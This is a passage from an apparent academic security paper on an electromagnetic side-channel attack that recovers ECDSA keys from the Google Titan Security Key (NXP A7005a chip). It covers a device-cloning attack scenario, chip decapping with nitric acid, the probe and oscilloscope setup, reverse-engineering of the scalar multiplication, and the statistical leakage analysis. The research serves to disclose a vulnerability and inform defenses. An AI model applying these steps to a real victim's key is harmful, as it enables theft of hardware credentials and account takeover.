2. If the *U2F device* succeeds to process/sign the `authentication request message`, it answers the `authentication response message`, made of a user presence byte indicating whether user presence was verified or not, a counter on 4 bytes that is incremented each time the *U2F device* performs an U2F authentication and an ECDSA signature on P-256 (over the application parameter, the user presence byte, the counter and the challenge parameter).
3. Finally, the FIDO *client* sends the `authentication response message` back to the *relying party*, which can then verify the ECDSA signature using the public key obtained during registration.

2.3 An Attack Scenario on FIDO U2F

From the study of the FIDO U2F protocol, one can imagine the following attack scenario that requires the adversary to get physical access to the victim's U2F device during a limited time frame without the victim noticing (step 2):

1. the adversary steals the login and password of a victim's application account protected with FIDO U2F (*e.g.* via a phishing attack);
2. thanks to the stolen victim's login and password (for a given application account), the adversary can get the

corresponding *client data* and *key handle*. She can then send many authentication requests to the U2F device while performing side-channel measurements[2];

3. the adversary quietly returns the U2F device to the victim;

4. the adversary performs a side-channel attack on the measurements, and succeeds in extracting the ECDSA private key linked to the victim's application account;

5. the adversary can sign in to the victim's application account without the U2F device, and without the victim noticing. In other words the adversary created a clone of the U2F device for the victim's application account. This clone will give access to the application account as long as the legitimate user does not revoke its second factor authentication credentials.

Note that the *relying party* might use the counter value to detect cloned U2F devices and then limit (but not totally remove) the attack impact (see Section 7.2 for more details).

2.4 *Google Titan Security Key* Teardown

Once plugged into a computer's USB port, `lsusb` outputs: `Bus 001 Device 018: ID 096e:0858 Feitian Technologies, Inc.`

As a matter of fact, the company who designed the *Google Titan Security Key* is Feitian [8]. Indeed Feitian proposes generic FIDO U2F security keys, with customization for casing, packaging and related services.

2.4.1 Removing the Casing

We first performed a teardown of the USB type A version of the *Google Titan Security Key*. The plastic casing is made of two parts which are strongly glued together. We used a hot air gun in order to soften the white plastic and we easily separated the two casing parts with a scalpel.

If done carefully, this easy procedure allows to preserve intact the Printed Circuit Board (PCB). An interesting future work could be to find a way to open the *Google Titan Security Key* casing without damaging the two plastic parts, so that it can be re-assembled after the attack.

2.4.2 PCB Analysis

In Figure 2, we display the back of the *Google Titan Security Key* PCB, where the different circuits are soldered. The Integrated Circuit (IC) package markings allow to guess the IC references:

- the first IC (in green in Figure 2) is a general purpose microcontroller from NXP, the LPC11u24 from the LPC11U2x family [30]. It acts as a router between the USB and NFC interfaces and the secure element;

- the second IC (in red in Figure 2) is a secure authentication microcontroller also from NXP, the `A7005a` from the `A700x` family [25]. It acts as the secure element, generating and storing cryptographic secrets and performing cryptographic operations (we validated this hypothesis by probing electric signals between the two ICs while processing an `authentication request message`).




Figure 2: *Google Titan Security Key* PCB, with annotated main parts

2.4.3 NXP A7005a Package Opening

Opening the `NXP A7005a` epoxy package necessitated a wet chemical attack. We protected the PCB with some aluminium tape and dropped some hot fuming nitric acid on the `NXP A7005a` package until the die was revealed (see [11, Chapter 2] for a survey on IC package opening techniques).

The result is shown in Figure 3. With the device still alive, we can then proceed with the EM side-channel measurements.

2.5 Matching the *Google Titan Security Key* with other NXP Products

The FIDO U2F protocol does not allow to extract the ECDSA secret key of a given application account from a U2F device. This is a limitation of the protocol which, for instance, makes it impossible to transfer the user credentials from one security key to another. If a user wants to switch to a new hardware security key, a new registration (i.e. a new ECDSA key pair) is required for every application account.

From a security point of view, this limitation is also a strength as it prevents creating a clone and represents an obstacle for side-channel reverse-engineering. With no control whatsoever on the secret key, understanding the details of a highly secured implementation (let alone attacking) can

[2] it might be limited to several billions of requests, the counter being encoded on 4 bytes




Figure 3: *Google Titan Security Key* PCB, with `NXP A7005a` die visible after wet chemical attack of its package

prove cumbersome. We had to find a workaround to study the implementation in a more convenient setting.

2.5.1 NXP A700x Datasheet Analysis

The `NXP A700x` public datasheet [25] provides the following interesting informations:

- it runs the NXP's JavaCard Operating System called JCOP, in version JCOP 2.4.2 R0.9 or R1 (JavaCard version 3.0.1 and GlobalPlatform version 2.1.1);
- technological node is 140 μm;
- CPU is `Secure_MX51`;
- 3-DES and AES hardware co-processors;
- public-key cryptographic co-processor is NXP `FameXE`;
- RSA available up to 2048 bits and ECC available up to 320 bits.

The `NXP A7005a` RSA and ECC key length limitations, JCOP version and technological node indicate that this is not a very recent chip.

2.5.2 Similarities with other NXP Products

With the information gathered from the `NXP A700x` datasheet and its IC optical analysis, we tried to identify similar NXP products for which we could have more control on the ECDSA operations. In fact, several NXP JavaCard platforms share the `NXP A700x`'s characteristics. They are all based on NXP P5x chips.

The NXP P5x secure microcontroller family is the first generation of NXP secure elements, also called `SmartMX` family [31]. It has the exact same characteristics as the `NXP A700x`. Furthermore the NXP P5x secure microcontroller family is Common Criteria (CC) and EMVCo certified (last CC certification found in 2015).

We went through the public data that can be found online and figured out that several NXP JavaCard smartcards are based on P5x chips. Thanks to BSI and NLNCSA CC public certification reports[3], we were able to compile a (non-exhaustive) list of NXP JavaCard smartcards based on P5x chips.

We selected the product `NXP J3D081` (CC certification report BSI-DSZ-CC-0860-2013) since its characteristics were the closest to those of `NXP A700x` (JCOP 2.4.2 R2, JavaCard 3.0.1 and GlobalPlatform 2.2.1). We named it *Rhea*, in reference to the second largest moon of Saturn, right after *Titan*.

Open JavaCard products, like *Rhea*, are generic platforms that allow developers to load their own applications (a JavaCard *applet*) on the smartcard. The JavaCard OS takes care of low level interactions with the hardware and offers high level APIs for the applets. Hence, an applet needs to comply with the JavaCard OS API independently of the underlying hardware.

On *Rhea*, the JavaCard OS happens to follow JavaCard 3.0.1 specifications [32]. We developed and loaded a custom JavaCard applet allowing us to freely control the JavaCard ECDSA signature engine on *Rhea*. At this point, we were able to upload the long term ECDSA secret keys of our choice, perform ECDSA signatures and verifications.

2.6 Side-Channel Observations

2.6.1 Side-Channel Setup

In order to perform EM side-channel measurements, we used the following side-channel analysis hardware setup (global cost is about US $12,000):

- Langer ICR HH 500-6 near-field EM probe with an horizontal coil of diameter 500μm and a frequency bandwidth ranging from 2MHz to 6GHz [20];
- Thorlabs PT3/M 3 axes (X-Y-Z) manual micromanipulator with a precision of 10μm [37];
- Pico Technology PicoScope 6404D oscilloscope, with a 500MHz frequency bandwidth, sampling rate up to 5GSa/s, 4 channels and a shared channel memory of 2G samples [34].

For triggering the side-channel measurements, we proceeded as follows:

- for the side-channel measurements performed on *Rhea*, we used a modified commercial smartcard reader where

[3] https://www.bsi.bund.de/EN/Topics/Certification/certified_products/Archiv_reports.html




Figure 4: EM Probe Positions on *Titan* (left) and *Rhea* (right)




Figure 5: *Titan* ECDSA Signature EM Trace

we tapped the I/O line so we could trigger on the sending of the APDU command;

- for the side-channel measurements performed on *Titan*, we used the triggering capabilities of our oscilloscope to trigger on a pattern present at the beginning of the EM activity of the command processing the `authentication request message`.

2.6.2 First Side-Channel Observations on *Titan* and *Rhea*

Figure 4 depicts the spatial position of the EM probe above the die of the *Google Titan Security Key* `NXP A7005a` and the die of *Rhea*. In Figures 5 and 6, we give the EM activities observed during *Titan*'s `authentication request message` ECDSA signature, and during the processing of the APDU command launching the ECDSA signature available in the JavaCard cryptographic API of *Rhea*.

The similarities between EM activities on *Titan* and *Rhea* confirm our hypothesis that the implementations are very similar. Note that the spatial probe positioning is sensitive to get a clear signal with sharp peaks, but the picture taken for *Rhea* (Figure 4 left) proved sufficient to replay the probe positioning on *Titan*.

3 Reverse-Engineering the ECDSA Algorithm

The reverse-engineering of the ECDSA signature and verification algorithms presented in this section was conducted on *Rhea* as we had full control on the inputs, in particular the private key d.

3.1 ECDSA Signature Algorithm

3.1.1 Basics about the ECDSA Signature Algorithm

Let us briefly recall the ECDSA signature algorithm and introduce the necessary notations. We work on an elliptic curve E defined over the finite field $\mathbb{F}_p$, and denote by $G_{(x,y)}$ a point on E of large prime order q. The ECDSA signature algorithm [17] takes as inputs the hash of the message m to be signed $h = H(m)$, and a secret key d. It outputs a pair (r,s) computed as follows:

1. randomly pick a nonce k in $\mathbb{Z}/q\mathbb{Z}$
2. scalar multiplication[4] $Q_{(x,y)} = [k]G_{(x,y)}$
3. denote by r the x-coordinate of Q : $r = Q_x$
4. compute $s = k^{-1}(h + rd) \bmod q$

Observe that since *Rhea* allows us to choose the secret key d, we can easily compute the nonce value k used to produce any signature (r,s) for any given message $h = H(m)$.

3.1.2 Matching the Algorithm to the Side-Channel Traces

Figure 6 presents a full EM trace of the ECDSA signature at sampling rate 2.5GSa/s. (The whole execution time is approximatively 73ms.) Our first goal was to identify the different steps of the ECDSA algorithm on the trace.

After an initialization phase, where ECDSA inputs are processed and stored, the first step is to randomly generate the nonce k and the z coordinate of G in projective coordinates. The call to a pseudo-random number generator (PRNG) is clear in the identified area: there are 48 calls to the PRNG to generate a 256-bit random and the PRNG re-initializes itself every 60 calls. There must also be at least two modular multiplications in this step to get G in projective coordinates. Also, the nonce k is recoded in the form required by the scalar multiplication algorithm (we give more details in Section 3.3).

The next block corresponds to the scalar multiplication itself. This is the longest operation in ECDSA and its stable iterative process stands out clearly.

The last four blocks are composed of two modular inversions ($z^{-1} \bmod p$ to get $r = Q_x$ and $k^{-1} \bmod q$), the hash of

[4] In a secure implementation, this is usually done on randomized projective coordinates $G_{(x,y)} \rightarrow G_{(xz \bmod p, yz \bmod p, z)}$ with z a fresh random from $\mathbb{F}_p$ (see e.g. [6]).




Figure 6: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256)




Figure 7: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256) - Scalar Multiplication Single Iteration

the message m and the final computation of s with two modular multiplications and one addition. We infer the ordering depicted in Figure 6 but we do not have strong arguments to show that these operations are actually performed in this order. It is worth mentioning that the overall process is pretty similar to what was observed in [26]. The authors were working on a P5 chip with an older version of the NXP cryptographic library.

3.1.3 Studying the Scalar Multiplication Algorithm

In side-channel analysis, there are many ways to attack an ECDSA implementation. In fact, any leakage inside one of the previously mentioned operations involving the nonce or the secret key could potentially lead to an attack. In the literature, the most studied operation is the scalar multiplication. Let us have a closer look.

By observing many signature traces, we observed that the scalar multiplication step takes approximatively 43 ms, and more importantly that each scalar multiplication consists of exactly 128 iterations (*i.e.* the repetition of the same signal pattern). Figure 7 displays a single iteration at sampling rate 5GSa/s. We observed that some parts of the traces vary slightly from one iteration to another (probably due to a random delay countermeasure). The iteration length is then not perfectly stable but it takes roughly 340μs, which corresponds to about 1.7M samples at sampling rate 5GSa/s.

We concluded for a constant time algorithm based on some sort of *Double&Add Always* implementation. In particular, the implementation does not skip the leading zero bits of the scalar as in [5], or more recently [16, 24]. In order to find a vulnerability we needed a better understanding of the implementation. To this end, we analyzed the ECDSA signature verification algorithm.

3.2 ECDSA Signature Verification Algorithm

As mentioned before, one great advantage of working on *Rhea* is the possibility to run the ECDSA signature verification algorithm which does not involve any secret. Countermeasures are therefore useless and developers often downgrade or suppress them in order to reduce the execution time. For reverse engineering however, such a countermeasure downgrade is a windfall. It provides the opportunity to learn a lot about the implementation and its countermeasures.

The core of an ECDSA signature verification is a double-scalar multiplication of the form $[k_1]G + [k_2]P$, where G is the curve base point and P the signatory's public key. It instantly appeared that this operation was implemented as two separate scalar multiplications (followed by a final point addition), whose traces looked similar to those observed for the signature algorithm. Our analysis revealed however that it is not constant time: the *Double&Add Always* implementation is replaced by a simple *Double&Add* implementation and the leading zero bits of the scalar are skipped. Also, an expensive pre-computation step is visible before one of the two scalar multiplications. This pre-computation step looks like a scalar multiplication where the scalar is a power of 2 (*i.e.* it is made of *Double* operations only). Finally, the manipulation of the point at infinity can be easily spotted in the side-channel signal.

These observations on the verification algorithm led us to draw the following hypothesis for the signature algorithm:

- each iteration is constituted of a *Double* and a *Add* operation;
- each iteration handles two bits of the scalar, starting with the most significant bit;
- the scalar is not blinded;
- the point at infinity is never manipulated;
- the scalar multiplication requires the pre-computed value $[2^{\lceil l/2 \rceil}]G$ (where l is the bit-length of the scalar) that is hard coded into the chip.

3.3 High-Level NXP Scalar Multiplication Algorithm

There are many ways to implement a scalar multiplication algorithm but the costly pre-computation observed in the previous section, together with the number of subsequent iterations and the fact that there is a single doubling operation for each addition clearly suggests a *comb* method (see [21]) of width 2.

To compute $[k]G$, the scalar $k = (k_1, \ldots, k_l)_2$ of even length l[5] is first encoded as $\tilde{k} = (\tilde{k}_1, \ldots, \tilde{k}_{l/2})$ where $\tilde{k}_i$ is a 2-bit value obtained by concatenation of k_i and $k_{l/2+i}$ such that $\tilde{k}_i = 2k_i + k_{l/2+i}$.

A *comb* implementation of width 2, requires the pre-computation of the curve points $G_1 = G$, $G_2 = [2^{l/2}]G_1$ and $G_3 = G_1 + G_2 = [2^{l/2} + 1]G_1$.

From the above analysis, our first and best guess for the scalar multiplication algorithm is given in Algorithm 1.

Algorithm 1: Scalar Multiplication Algorithm used in Signature Operation

Input : $(\tilde{k}_1, \ldots, \tilde{k}_{129})$, the encoded scalar
Input : G_0, G_1, G_2, G_3, G_4, the pre-computed points
Output : $[k]G$

```
S ← G_1
for i ← 2 to 129 do
    S ← [2]S
    if k̃_i > 0 then
        S ← S + G_{k̃_i}
    else
        Dummy ← S + G_0
if k̃_1 = 0 then
    S ← S − G_4
else
    Dummy ← S − G_4
Return : S
```

In Algorithm 1, *Dummy* represents a register or memory address which will not be read and therefore stores useless computation results, G_0 is any point on the elliptic curve, $G_1 = G$ (the elliptic curve base point), $G_2 = [2^{129}]G_1$, $G_3 = G_1 + G_2$ and $G_4 = [2^{128}]G_1$.

Since G_0 is solely used for the dummy additions, it could be any point on the curve, it could even change over time. Most likely $G_0 \in \{G_1, G_2, G_3, G_4\}$, since these points are already computed.

In Algorithm 1, the binary form of k is of length $l = 258$. This means that at least two extra leading zero bits are added to k. The purpose of this trick is to ensure that $\tilde{k}_1$ is either 0 or 1. In the former case however, the initialization of S should be the point at infinity. In order to avoid this, $\tilde{k}_1$ is forced to value 1. It is corrected by the last operations in Algorithm 1 assuming the point G_4 is also stored during the pre-computation step (in addition to G_2 and G_3). This process is confirmed by the presence of an *Add* operation following the scalar multiplication sequence of *Double&Add* iterations.

[5] k may be padded with 0s if necessary

4 A Side-Channel Vulnerability

As explained in the previous section, each signature on *Rhea* allows us to deduce the nonce k from the chosen private key d. Therefore, we could look for statistical dependencies between the side-channel traces and the nonce values, more exactly the encoded digits $\tilde{k}_i$.

The research of sensitive leakage is a tedious task where many interdependent parameters have strong influence and should be set correctly for success. In the next section, we investigate these parameters and show how we eventually managed to find a sensitive leakage. Section 4.1 sums-up several months of work tainted with failed attempts and disillusionment. The details given in Sections 4.1.1 to 4.1.3 can be skipped at first-reading. Section 4.2 provides precise information about the sensitive leakage. Section 4.3 shows how that leakage helped to better understand the scalar multiplication implementation.

4.1 Searching for Sensitive Leakage

Our statistical side-channel analysis started by the acquisition of the EM radiations of the *Rhea* chip during 1000 ECDSA executions (we eventually needed 4000 acquisitions for the attack to be successful). Each trace was then split into 128 sub-traces corresponding to the point doubling and point addition operations inside the main loop of Algorithm 1. We thus ended-up with 1000×128 sub-traces (one per iteration).

As mentioned in Section 3.1.3, the sub-traces are not perfectly synchronized (certainly due to a random delay countermeasure). This means that, at time sample t, two sub-traces do not exactly capture the EM signal related to the same underlying computations. They have to be re-aligned in order for us to estimate any statistical dependency between the EM signal and the encoded nonce digits.

4.1.1 Preliminary Acquisition Setup

This whole process necessitate to choose some acquisition parameters:

- choice of EM probe: we started with a Langer ICR HH 250-75 near-field EM probe with an horizontal coil of diameter 250 μm and a frequency bandwidth ranging from 0.5 MHz to 2 GHz [19].
- EM probe position: we selected a position where the *Double* and *Add* operations were easily distinguishable and the EM signal had a large amplitude.




Figure 8: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256) - Scalar Multiplication Single Iteration

- sampling rate: we choose the highest sampling rate given by our oscilloscope (5 GSamples/s). The drawback is that we then had to handle large traces: about 1.7M samples per sub-trace.

4.1.2 Traces re-alignment

Let us now see how we managed to re-align our 1000×128 sub-traces. In Figure 8, we display a sub-trace with 8 identified sections (in orange) where the execution time seems to randomly vary from one sub-trace to another. Over all sub-traces, we observed that the length of these sections vary by a factor of 2. Our hypothesis is that an elementary random delay countermeasure is applied (by repeating or not some of the computations). The rest of the sub-traces, i.e. the 8 interleaved sections, show a small jitter which very likely comes from the internal clock natural jitter.

These observations led us to try to re-align each of the 16 sections independently. We started with the orange sections showing a random delay countermeasure assuming that they were more likely to hide worthwhile information. As we shall see next, this was clearly not our best bet.

We decided to skip the first section as it was not clear if it was the start of the current iteration or the end of the preceding one. Unfortunately, for each of the seven other orange sections, the SNR analysis resulting from the 1000×128 re-aligned sections did not show any significant leakage.

We then considered the 8 other sections without random delay countermeasure. In each of these sections, the signal is mostly composed of small consecutive EM peaks that we detected and re-aligned. However, the peak detection was too noisy. Some peaks were overlooked and some signal interferences were erroneously identified as signal peaks. Again, these re-alignments did not give us any interesting results.

At this point, we had more questions than answers: is the acquisition setup correct? Was our trace re-alignment procedure correct? Do we have enough traces to observe a sensitive leakage? Was there any sensitive leakage at all?

We modified the EM probe position and adapted some previous re-alignments (those that seemed to give the best SNR results) with no success.

In a last attempt, we focused our attention on the two orange sections at the beginning of the *Double* and the *Add* operations. These parts of the traces reflect the activity of the crypto library which sets the different register addresses before launching the operations. We finally captured a weak sensitive leakage located on a large EM signal peak (one of the peaks with large amplitude that we can see on Figure 8 at the very beginning of the *Add* operation). Note that we did not explicitly exploited these peaks during our first attempts because we based our re-alignment procedure on the peaks belonging to the random delay countermeasure.

This first positive result lead us to perform a last experiment relying on the systematic detection of the EM signal peaks with large amplitude over the whole sub-trace. It turned out that four of these peaks (located during the *Double* operation) bear a strong sensitive leakage, much stronger than the weak leakage observed before. In Figure 9, we show the area where a sensitive leakage was eventually detected. Figure 10 focuses on the four signal peaks that bear the sensitive leakage inside that area.




Figure 9: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256) - Sensitive Leakage Area




Figure 10: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256) - Sensitive Leakage

Inputs	random messages, constant key
# operations	4000
Length	100 ms
Sampling rate	5G Sa/s
# Samples/trace	500 M
Channel conf.	DC 50 ohms, ±50 mV
File size	2 TB
Acq. time	≈ 4 hours

Table 1: SCA acquisition parameters for *Rhea*

4.1.3 Final Acquisition Setup

Based on this success, we checked various EM probe positions and even changed our EM probe itself (for the Langer ICR HH 500-6, see Section 2.6.1) to improve the signal strength. The final acquisition setup details are provided in Table 1. A picture of the probe position is shown in Figure 4.

4.2 A Sensitive Leakage

Figure 11 (first sub-figure) depicts 1000 superposed traces after re-alignment, where only 400 samples were kept around each of the four identified signal peaks. As mentioned before, to evaluate the statistical relations between the re-aligned traces and the encoded scalar digits, we computed the *Signal-To-Noise Ratio* (SNR). As stated in [22]: *"The SNR is quantifying how much information is leaking from a point of a power trace. The higher the SNR, the higher is the leakage"*. More precisely, each of the 4000×128 re-aligned traces are classified with respect to the corresponding 2-bit digit $\tilde{k}_i$. We then end up with four sets of traces. For each set s and at each time sample t, we estimated the traces mean $\mu_s(t)$ and variance $v_s(t)$. The SNR computed independently for each time sample t is obtained by:

$$\mathtt{SNR}(t) = \frac{Var(\mu_s(t))}{E(v_s(t))},$$

where $Var(\mu_s(t))$ is the estimated variance over the four estimated means and $E(v_s(t))$ is the estimated mean of the four estimated variances.

In the second sub-figure of Figure 11, we plotted the SNR results for the four sets ($\tilde{k}_i \in \{0,1,2,3\}$). The best SNR value is ≈ 0.53. Clearly the amplitude of the side-channel traces is strongly related to the sensitive values $\tilde{k}_i$[6].

[6]If the side-channel traces amplitude at time sample t is not related to encoded nonce digits, the respective SNR value should tends toward 0 as the number of traces increases (as the signal variance ($Var(\mu_s(t))$) itself tends to 0). This is what happens for most of the traces time samples (see Figure 11, second sub-figure). However, at some specific time samples (where SNR peaks are visible), the SNR converges toward a non-null value. This means that $Var(\mu_s(t))$ itself converges toward a non-null value and therefore the side-channel traces at time sample t are significantly different for the four different encoded nonce digits values.




Figure 11: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256) - SNR results (y-axis range $[0, 0.7]$)

Our first guess on the scalar multiplication algorithm (Algorithm 1) did not completely disclose the value taken by G_0, apart from the fact that it is not the point at infinity. In fact G_0 could be any point on the elliptic curve; but it is most likely chosen in $\{G_1, G_2, G_3, G_4\}$. Besides, G_0 could change from one iteration to another. Therefore, we estimated the SNR without considering the cases $\tilde{k}_i = 0$. The corresponding sub-traces were simply discarded from the SNR computations. In the third sub-figure of Figure 11, we can observe a significant increase of the SNR to ≈ 0.65. These results tend to confirm that G_0 takes varying values among G_1, G_2 and G_3 only. Using standard noise reduction techniques, based on filtering and principal component analysis, we managed to further improve the SNR to 0.78.

Let us go a bit further in the understanding of the leakage. Considering only the sub-traces where $\tilde{k}_i \neq 0$, we estimated the leakage strength with respect to the two bits of $\tilde{k}_i$ considered independently.

To do so we used the Welch T-Test [39]. Given two univariate data sources the T-Test tells us whether one can reject the null hypothesis with confidence, *i.e.* whether the two data sources are far enough from two independent sources. We performed two independent T-Tests. For the first test, the data sources are the sub-traces that correspond to $\tilde{k}_i = 1$ and $\tilde{k}_i = 3$ respectively, for which the lsb (of $\tilde{k}_i$) is equal to 1. This allows to test the msb of $\tilde{k}_i$. Similarly, we collected T-Test results for the sub-traces corresponding to $\tilde{k}_i = 2$ and $\tilde{k}_i = 3$ respectively which leave the msb constant; hence testing the lsb of $\tilde{k}_i$.

A T-Test score was computed for each time sample independently. The results are depicted in Figure 12. These scores clearly show that the two bits of $\tilde{k}_i$ do not leak at the same




Figure 12: *Rhea* EM Trace - ECDSA Signature (P-256, SHA-256) - T-Test results (y-axis range $[-100, 100]$)

time. Furthermore, we can clearly see that the most significant bit of $\tilde{k}_i$ shows a strong leakage for the last three peaks, whereas the lsb's strongest leakage is mainly located on the first peak.

4.3 Improving our Knowledge of the NXP's Scalar Multiplication Algorithm

As explained in the previous section, we removed the sub-traces corresponding to the case $\tilde{k}_i = 0$ as they seem to deteriorate our SNR computation. Our hypothesis is that, when $\tilde{k}_i = 0$, the developers decided to randomly choose (at each iteration) a point from the available pre-computed points (G_1, G_2, G_3).

To try validate our hypothesis, we designed the following experiment based on supervised Expectation-Maximization clustering (to this end, we use the `GaussianMixture` class from `Scikit-learn` Python library [33]).

The idea is simple. We used the many sub-traces that are correctly labeled when $\tilde{k}_i \neq 0$ to train our clustering algorithm (*i.e.* to precisely define the three clusters using maximum likelihood). We were then able to match the un-labeled sub-traces (*i.e.* those corresponding to $\tilde{k}_i = 0$) by finding the closest cluster, *i.e.* by identifying the value j such that $G_0 = G_j$ for this iteration. The Expectation-Maximization clustering is a multivariate process. It uses multi-dimensional data (*i.e.* our sub-traces with several time samples) to infer multivariate Gaussian distributions from these samples. To ease this work, we had to remove some useless time samples (*i.e.* time samples for which the signal was not strongly related to the sensitive variable $\tilde{k}_i$). The overall process is summarized below:

1. Reduce all sub-traces to the time samples where the SNR is larger than a specific threshold (since the optimal threshold choice is not known a priori, we applied the process for different threshold values until it gave consistent results).
2. With the sub-traces corresponding to $\tilde{k}_i \neq 0$, estimate the three cluster centers for $\tilde{k}_i = 1, 2$ and 3 respectively.
3. For each labeled sub-trace, find the closest center. This phase allows controlling the clustering success rate.
